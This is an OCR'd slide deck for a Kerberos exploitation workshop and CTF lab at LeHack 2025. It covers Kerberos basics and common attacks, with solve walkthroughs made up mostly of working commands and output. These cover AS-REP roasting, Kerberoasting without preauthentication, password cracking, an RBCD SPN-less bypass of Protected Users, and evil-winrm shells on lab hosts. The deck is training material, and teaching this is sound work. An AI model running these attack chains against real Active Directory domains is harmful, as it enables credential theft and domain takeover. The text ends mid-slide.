Breaking into Hades' realm

an advanced Kerberos exploitation workshop

@rayanlecat in/rayanbyc/ /in/volker-carstein/ @volker_carstein

Briefing

1. Workshop modalities (timing, goals, etc.)
2. Kerberos 101 and common attacks
3. Let’s have some fun ! For each attack:
    a. Overview
    b. Lab time
    c. Solve explanation
4. Conclusion, Q&A

@volker_carstein
@rayanlecat

Who are we ?

Volker Carstein (@volker_carstein)

- Pentester / RTO @ BSECURE
- Social engineering, OSINT and infosec (with a preference for Active Directory hacking)
- Speaker @ LeHack, Barbhack, Insomni'hack, SecSea, etc

@volker_carstein
@rayanlecat

Special thanks

Bsecure

- Consulting firm specializing in application and infrastructure security
- 280+ clients, 7 sites worldwide (Boston, Paris, Dubai, etc.)
- Pentests, Red Team, architecture and code audits
- VOC by Bsecure (Vulnerability Management “à la carte”)
- Incident response and threat hunting

@volker_carstein
@rayanlecat

Who are we ?

Rayan Bouyaiche (@rayanlecat)

- Pentester @ Quarkslab
- Student @ 2600
- 21yo, Active Directory and Web enthusiast
- Certified Big boss (OSCP, OSEP, CRTO, etc...)
- Blog at https://rayanle.cat/

@volker_carstein
@rayanlecat

Special thanks

Quarkslab

- Company specializing in cybersecurity
- 100+ employees, 10M€ revenue in 2023 and 3 sites worldwide (Buenos Aires, Paris and Rennes.)
- Adversary Simulation : Pentests and Red Team
- Qlab (outsourced R&D) : Cryptography, Hardware, Blockchain, Reverse, etc.
- Qshield : Software protection solutions

@volker_carstein
@rayanlecat

Special thanks

Green IT Solutions (and especially **Mahel Brossier**)

- **Eco-friendly and secure infrastructure**: Supporting SMEs and large enterprises in managing their IT systems with open-source, scalable, and high-performance solutions.
- **Technical training:** Workshops and guidance in networking, DevOps, system administration, and cybersecurity.
- **Comprehensive services**: Monitoring, updates, infrastructure evolution, and implementation of Disaster Recovery Plans (DRP).
- **Digital Haute Couture**: Tailored support provided by experts in auditing, engineering, deployment, and support.
- **Cyber infrastructure hosting**: Deployment of platforms for CTFs, technical workshops, isolated environments, and cybersecurity events.

@volker_carstein
@rayanlecat

Special thanks

6 month Pro voucher for the first to get all flags

- Security focused hacking environment.
- Pre-installed tools covering OSINT, **AD exploitation**, post-exploitation, and more.
- User friendly python interface (multi-container, networking, GUI access, etc.)
- Designed to be easily customizable (“my-resources”).
- Pricing: Community (free), Pro (20€/month), Enterprise.

@volker_carstein
@rayanlecat

Story time

@volker_carstein
@rayanlecat

1. Workshop modalities

- Goals
  - Refresh your knowledge on Kerberos and associated common attacks
  - Learn (again) about some niche techniques for Kerberos exploitation
  - Get yourself to practice on a dedicated lab
  - Have fun!
- 3-ish hours, maybe less
- CTFd available here : **https://workshop.rayanle.cat (LEHACK2025)**
- 6 flags to grab, go at your own pace (tryharders at the back of the room please!)

@volker_carstein
@rayanlecat

1. Workshop modalities

1. Kerberoasting without preauthentication
2. RBCD SPN-less to bypass Protected Users
3. Dollar Ticket attack
4. Spoofing domain users on Linux machines
5. Kerberos relay (SMB)
6. Kerberos relay (DNS)

@volker_carstein
@rayanlecat

2.1 - Kerberos 101

Authentication protocol

- Based on tickets that expire in time
- Pre-authentication scheme based on “long term” key
- “Long term” key based on user’s password
- Supports certificates (PKINIT) for pre-auth
- Two types of ticket : Ticket Granting Ticket (**TGT**), Service Ticket (**ST**)

@volker_carstein
@rayanlecat

2.1 - Kerberos 101


- A ticket contains multiple info : User Name, Service Name, Service Realm, Flags, etc.
- Also, in each ticket is a PAC (Privilege Attribute Certificate), encrypted/signed by the service key
- If service name = krbtgt/domain.local -> It's a TGT ; Else, it's a ST

```
Impacket v0.13.0.dev0+20241024.220713.de4ad10d - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key            : 108ee0a5f6f6b589cd0e35ba35237cf2
[*] User Name                     : Administrator
[*] User Realm                    : DOMAIN.LOCAL
[*] Service Name                  : krbtgt/DOMAIN.LOCAL
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 11/11/2024 20:18:57 PM
[*] End Time                      : 12/11/2024 06:18:57 AM (expired)
[*] RenewTill                     : 12/11/2024 20:19:00 PM (expired)
[*] Flags                         : (0x50e10000) forwardable, proxiable, renewable, initial, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : EI7gpfb2tYnNDjW6NSN88g==
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name                : krbtgt/DOMAIN.LOCAL
[*]   Service Realm               : DOMAIN.LOCAL
[*]   Encryption type             : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
```


@volker_carstein
@rayanlecat


2.1 - Kerberos 101

https://beta.hackndo.com/kerberos/




@volker_carstein
@rayanlecat

2.1 - Kerberos 101




Kerberos Unconstrained Delegation



Kerberos Constrained Delegation

(with or without protocol transition)



Resource Based Constrained Delegation

@volker_carstein
@rayanlecat

2.2 - Kerberos - Common attacks

ASREProasting

- if an account is configured w/o preauth, anybody can ask for a TGT (for this account)
- A TGT contains a session key encrypted with the user secret -> offline cracking

Kerberoasting

- An authenticated attacker can ask for a ST,
- but this ticket contains info encrypted with the service account secret
- If the service account is a user (and not a computer), we can try offline cracking

@volker_carstein
@rayanlecat

2.2 - Kerberos - Common attacks

Silver Ticket

- Prerequisite : TargetedService LT key (i.e. NT hash or AES key)
- Forge ticket (and PAC) for a specific user/with specific rights
- Use the ticket to access the service

With cifs/TargetedService or host/TargetedService, most dumping operation are allowed.

Works as long as the TargetedService password doesn't change.

Stealthier than a Golden Ticket because no KDC is ever contacted during the operation

Problems: PAC must be forged with care to avoid detection; No KRB_TGS_REQ before the ticket's usage

@volker_carstein
@rayanlecat

2.2 - Kerberos - Common attacks

Golden Ticket

- Prerequisite : krbtgt LT key (i.e. NT hash or AES key)
- Forge ticket (and PAC) for a specific user/with specific rights
- Use the ticket to request any ST

Very powerful as it guarantees full access over everything in the domain as long as the krbtgt password is not changed

Problems : PAC must be forged with care to avoid detection (especially since the KDC is contacted on every Golden ticket usage); No KRB_AS_REQ before the KRB_TGS_REQ.

@volker_carstein
@rayanlecat

3.1 - Kerberoasting without preauth - Overview

Prerequisites:

- knowledge of an ASREProastable account, let's say AccountA
- a list of domain accounts

It is possible to use AccountA to get STs for accounts that have SPNs (aka Kerberoastable accounts)

```
GetUserSPNs.py -no-preauth "AccountA" -usersfile "services.txt" -dc-host "DC_IP_or_HOST" "DOMAIN.LOCAL"/
```

https://www.thehacker.recipes/ad/movement/kerberos/kerberoast#kerberoast-w-o-pre-authentication

@volker_carstein
@rayanlecat

3.1 - Kerberoasting without preauth - Lab time

@volker_carstein
@rayanlecat

3.1 - Kerberoasting without preauth - Solve

```
workshop@lehack2025$ faketime "2025-06-09 17:55:05" nxc ldap DC.hades.local -u users.lst -p '' -k --asreproast asrep
LDAP        DC.hades.local  389    DC              [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:HADES.LOCAL)
LDAP        DC.hades.local  389    DC
$krb5asrep$23$hermes@HADES.LOCAL:3d3ad080c8e33fec3afe9070619da521$0ea58adf49e0e56da43b8de23de9a9a2dca4975a3708c1e5d527f75246f8afcfce09
63db255e2f76112de70a0a6297aa37858f64c2c29436f9d9dc50f8077cd2bab8b950b53c50ad2e4930a376ab6c623fcb69db1281809420835f28c34d6f8e2383c7eccf
7b11c66c65da064d262658032178d48923e606d1736abcc9fe949723640d92af74f7010f26546e1bc246933baceb3c6d25bbea63acecf3cdf22379b4b76f3f5b2e3086
1402f847492f6e430b3c6e7cb1a9e4a6d6089ada23588377eb02a38c766159ca6a43ff5e666e37e148c34bd4072f192b5533bb6bf911cb1e3901c456b6555db75731
```

```
workshop@lehack2025$ john --wordlist=`fzf-wordlists` asrep
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4x])
Cost 1 (etype) is 23 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
0g 0:00:00:13 DONE (2025-06-09 17:57) 0g/s 1102Kp/s 1102Kc/s 1102KC/s !)()45jlr..*7Â¡Vamos!
Session completed.
```


@volker_carstein
@rayanlecat

3.1 - Kerberoasting without preauth - Solve

```
workshop@lehack2025$ GetUserSPNs.py -outputfile Kerberoastables.txt -no-preauth "hermes" -usersfile "users.lst" -dc-host
"DC.hades.local" "hades.local"/
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[-] Principal: eros - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: helios - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: hestia - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: hecate - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: nike - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: prometheus - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: zeus - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: poseidon - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: hades - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: apollo - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: ares - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: hermes - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: athena - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: artemis - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: demeter - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: hera - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: persephone - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: hephaestus - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: dionysus - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
```


@volker_carstein
@rayanlecat

3.1 - Kerberoasting without preauth - Solve

chronos : 1night&1moretime

```
workshop@lehack2025$ cat Kerberoastables.txt
$krb5tgs$23$*chronos$HADES.LOCAL$chronos*$f51b700aaaad9379377087a191645926$e5620b58764cede9973967b12c2904c23f92fc9655c9002c00340f8a762
181c21760e760cc8c7e7314f9ae0aba1058a724c1dd9336afabb4c19f970577158d5a8b9eda81ef03b23154028f4697ab7d7aa6e05bc1028910f2729eee9927b5d9ade
73a5fab25383d8c515335988cc23ce25822cd453de6f778a793f664701e480179eabbc885feb3081dad7d35281ee234b320a0e784d28c01415197dd7aea99d5dc38f52
0c73fb2af0f572a8f981a357332a505bc7fa508ecac77950cfbd664c04e9954c8690c648d621f85a7af093b18de42962febea10a3b6d01517727af96bffb1b7578e930
7865c297d55d672713c8bc1868ff87380d037e65f7b259700437d9297f29bcbcf908de2d36eafda844ab01a215ca9847aff47f89b35fbfe45932b8a69e37910bf197c4
446164812ac3827ee14599b93c947b31b2c9f7e0135c4132816844219b95a89685d3aebda15ff6a9c0742105537b1c8d9a70def7874b576bd55b7175037aadb48bf139
5193219b898b6a21ee0570a77f38a5dfc7cb34e211224f8ba5546c121bd78b1aaefe8ba1b79294d2c55eba51daa8d01dbf9f50ef2cd9f0a551cdb8026b957f7b30ac11
4ff92c5350cea81999cd104a66406be6704db90f6453ea42cf0206b5332697d021881173e212b47797ca622f07f4e50cdb5f103eafc16c7eba6a0ef7d4b50888b86f77
48c1f45e0a9ed9e240eeefe937f491d523787dd2b9067d4b39f893000d59aa8297df7070fba45360f20244e3f6c9a90baf3942c87743bca0d80ab9071c3512f12bb1e4
c09c5ff4c32e1bccadc7efb415ccf66870955d6cb6ebecc88ad62ab28cf87d2f0b0a8adba6a8f8dbf4df1ed8bbca5b6731fc02f5954e29c76bc73ff488827c2d62eb73
ea54643b2bd215ef9c070818a17046962f80ed19adacb707b6fcfc06a76298651a73f2607578e398248b0f2727ee39a9af09624c33160af2fb513de0d8fa3df19607fd
b63ebbc3bf3e99c3af0f88d688e33dde2ba632465c9cf0b79016131e681ed678b700ad2e4d85825ebab73c6af99f2a2ed866391ff7ed5ab50a86ae9ae24b4dc6767cfb
c00b1f6ab57961a4b6b1b07df8c1cede601298fea33308c15087c0797fba6b15e642990fb9b9774466c42444be25f8335eab97a4ffcc91784665347be90f1b2889f306
180f98634edeaee6a8552f479b0045a182f02457923407a8e08e55a535a2f06f243ddaff8f09e0d9511e3fdf0f1f7f81a7398d5031c2daf2144bb00c68a7ac60df9d11
82ad26dcba59fb5dc8de811c4c27a2ce1cf6599917aee98b0a20f3919db3402f6bd9f663c3b5d19f0abe51715efe705bdddaeedae4a8993c70a9993330a204d2eb9a7c
40300

workshop@lehack2025$ john --wordlist=`fzf-wordlists` Kerberoastables.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS-REP etype 23 [MD4 HMAC-MD5 RC4])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
1night&1moretime (?)
1g 0:00:00:05 DONE (2025-06-09 18:01) 0.1730g/s 2248Kp/s 2248Kc/s 2248KC/s 1pcoalim..1music3
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


@volker_carstein
@rayanlecat

3.1 - Kerberoasting without preauth - Solve

```
workshop@lehack2025$ evil-winrm -u "chronos" -p '1night&1moretime' -i "DC.hades.local"

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\chronos\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\chronos\Desktop> cat flag.txt
LEHACK{9[redacted]4}
```

@volker_carstein
@rayanlecat

3.2 - RBCD SPN-Less users & bypass Protected Users - Overview

Warning : the used account will be sacrificed

- Obtain a TGT for the SPN-less user allowed to delegate
- Retrieve the TGT session key
- Change the user's password hash and set it to the TGT session key
- S4U2self + U2U so that the SPN-less user can obtain a service ticket to itself, on behalf of another user
- S4U2proxy to obtain a service ticket to the target the user can delegate to, on behalf of the other user
- Access the target as the delegated user with the ticket

https://www.tiraniddo.dev/2022/05/exploiting-rbcd-using-normal-user.html
https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd#rbcd-on-spn-less-users

@volker_carstein
@rayanlecat

3.2 - RBCD SPN-Less users & bypass Protected Users - Overview

Protected users: https://sensepost.com/blog/2023/protected-users-you-thought-you-were-safe-uh/

- disable NTLM for users in the Group
- No DES/RC4 for preauth
- produce a ticket non-forwardable ticket via S4U2Self (preventing delegation)
- No ticket renewal beyond the 4h lifetime


```
workshop@lehack2025$ nxc smb DC.hades.local -u Administrator -p '[redacted]' -d hades.local
SMB         172.20.10.4     445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:HADES.LOCAL)
(signing:True) (SMBv1:False)
SMB         172.20.10.4     445    DC               [-] hades.local\Administrator:[redacted] STATUS_ACCOUNT_RESTRICTION

workshop@lehack2025$ nxc smb DC.hades.local -u Administrator -p '[redacted]' -d hades.local -k
SMB         DC.hades.local  445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:HADES.LOCAL)
(signing:True) (SMBv1:False)
SMB         DC.hades.local  445    DC               [+] hades.local\Administrator:[redacted] (admin)
```


@volker_carstein
@rayanlecat

3.2 - RBCD SPN-Less users & bypass Protected Users - Overview

- **But impersonating the default Administrator account works!**
- RBCD delegation like normal, impersonating Administrator account, profit


```
[Nov 15, 2024 - 16:03:21 (CET)] exegol-htb (htb) /workspace # getST.py [redacted]/'cat_poc$':'Cat1337!' -impersonate Administrator -spn [redacted]
Impacket v0.13.0.dev0+20241024.220713.de4ad10d - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@[redacted]
```



https://sensepost.com/blog/2023/protected-users-you-thought-you-were-safe-uh/

@volker_carstein
@rayanlecat

3.2 - RBCD SPN-Less users & bypass Protected Users - Lab time



@volker_carstein
@rayanlecat

3.2 - RBCD SPN-Less users & bypass Protected Users - Solve

```
workshop@lehack2025$ faketime "2025-06-09 18:08:05" nxc ldap DC.hades.local -u chronos -p '1night&1moretime' -k -M maq
LDAP        DC.hades.local  389    DC              [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:HADES.LOCAL)
LDAP        DC.hades.local  389    DC              [+] HADES.LOCAL\chronos:1night&1moretime
MAQ         DC.hades.local  389    DC              [*] Getting the MachineAccountQuota
MAQ         DC.hades.local  389    DC              MachineAccountQuota: 0

workshop@lehack2025$ abuseACL hades.local/"chronos":'1night&1moretime'@"dc.hades.local"
             .                       .
.                                          o
                ___                         __
        ____ _/  /_ __  _________                    .             o
       / __ `/ _   ) / / / ___/ _ \
      / /_/ / /_/ / /_/ (__  /  __/
      \__,_/_____/_____/____/\___/


                                _________  ___
                        .      / __  / ___)/  /
        .               |     / /_/ / /   /  /
                       --o-- / __  / /__ /  /___
                        |   /_/ /_/_____/______/
     .                                                                    .
          o               by Aether. (1.2.0)

[*] Result for rbcd$ (CN=RBCD,CN=Computers,DC=HADES,DC=LOCAL)
[*]     ACE Type           : ACCESS_ALLOWED_ACE
[*]     Access mask        : FULL_CONTROL
[*]     Principal (SID)    : chronos (S-1-5-21-3294504741-3931919933-279300953-1130)
```


@volker_carstein
@rayanlecat

3.2 - RBCD SPN-Less users & bypass Protected Users - Solve

```
workshop@lehack2025$ getTGT.py -hashes :$(pypykatz crypto nt 'NydgK0v3JFz{|@Gu') "hades.local"/"user1"
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in user1.ccache

workshop@lehack2025$ describeTicket.py user1.ccache| grep -i 'Ticket Session key'

[*] Ticket Session Key            : afabe158bb719cd8039ba2f6187bc99d

workshop@lehack2025$ changepasswd.py -newhashes :afabe158bb719cd8039ba2f6187bc99d "hades.local"/"user1":'NydgK0v3JFz{|
@Gu'@dc.hades.local
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] Changing the password of hades.local\user1
[*] Connecting to DCE/RPC as hades.local\user1
[*] Password was changed successfully.
[!] User will need to change their password on next logging because we are using hashes.
```


@volker_carstein
@rayanlecat


3.2 - RBCD SPN-Less users & bypass Protected Users - Solve

```
workshop@lehack2025$ rbcd.py -delegate-from "user1" -delegate-to 'WKST$' -dc-ip "172.20.10.4" -action write
"hades.local"/"chronos":'1night&1moretime'
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] user1 can now impersonate users on WKST$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     user1        (S-1-5-21-3294504741-3931919933-279300953-1148)

workshop@lehack2025$ KRB5CCNAME='user1.ccache' getST.py -u2u -spn HTTP/"wkst.hades.local" -impersonate Administrator -dc-ip
"172.20.10.4" hades.local/user1 -k -no-pass
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating Administrator
[*] Requesting S4U2self+U2U
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@HTTP_wkst.hades.local@HADES.LOCAL.ccache
```


@volker_carstein
@rayanlecat

3.2 - RBCD SPN-Less users & bypass Protected Users - Solve

```
workshop@lehack2025$ cat /etc/krb5.conf
[realms]
        HADES.LOCAL = {
                kdc = dc.hades.local
        }

[domain_realm]
        .hades.local = HADES.LOCAL
        hades.local = HADES.LOCAL
```





```
workshop@lehack2025$ export KRB5CCNAME=Administrator@HTTP_wkst.hades.local@HADES.LOCAL.ccache
workshop@lehack2025$ evil-winrm -r HADES.LOCAL -u "Administrator" -i "wkst.hades.local"

Evil-WinRM shell v3.7

Warning: User is not needed for Kerberos auth. Ticket will be used

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../Desktop/flag.txt
LEHACK{6[redacted]2}
```


@volker_carstein
@rayanlecat

3.3 - Spoofing domain users on Linux - Overview

Prerequisites:

- capability to edit the userPrincipalName of a user
- linux host joined to Active Directory
- GSSAPI supported on protocol (SSH, PostgreSQL, etc.)



https://www.pentestpartners.com/security-blog/a-broken-marriage-abusing-mixed-vendor-kerberos-stacks/


@volker_carstein
@rayanlecat

3.3 - Spoofing domain users on Linux - Lab time

@volker_carstein
@rayanlecat

3.3 - Spoofing domain users on Linux - Solve

```
workshop@lehack2025$ abuseACL hades.local/"dionysus":'r5cMZ{55#TV_<5M<'@"dc.hades.local"
                .                       .
.                                               o
                ___                              __
          ____ _/  /_ __  _________                      .              o
         / __ `/ _   ) / / / ___/ _ \
        / /_/ / /_/ / /_/ (__  /  __/
        \__,_/_____/_____/____/\___/


                                 __________  ___
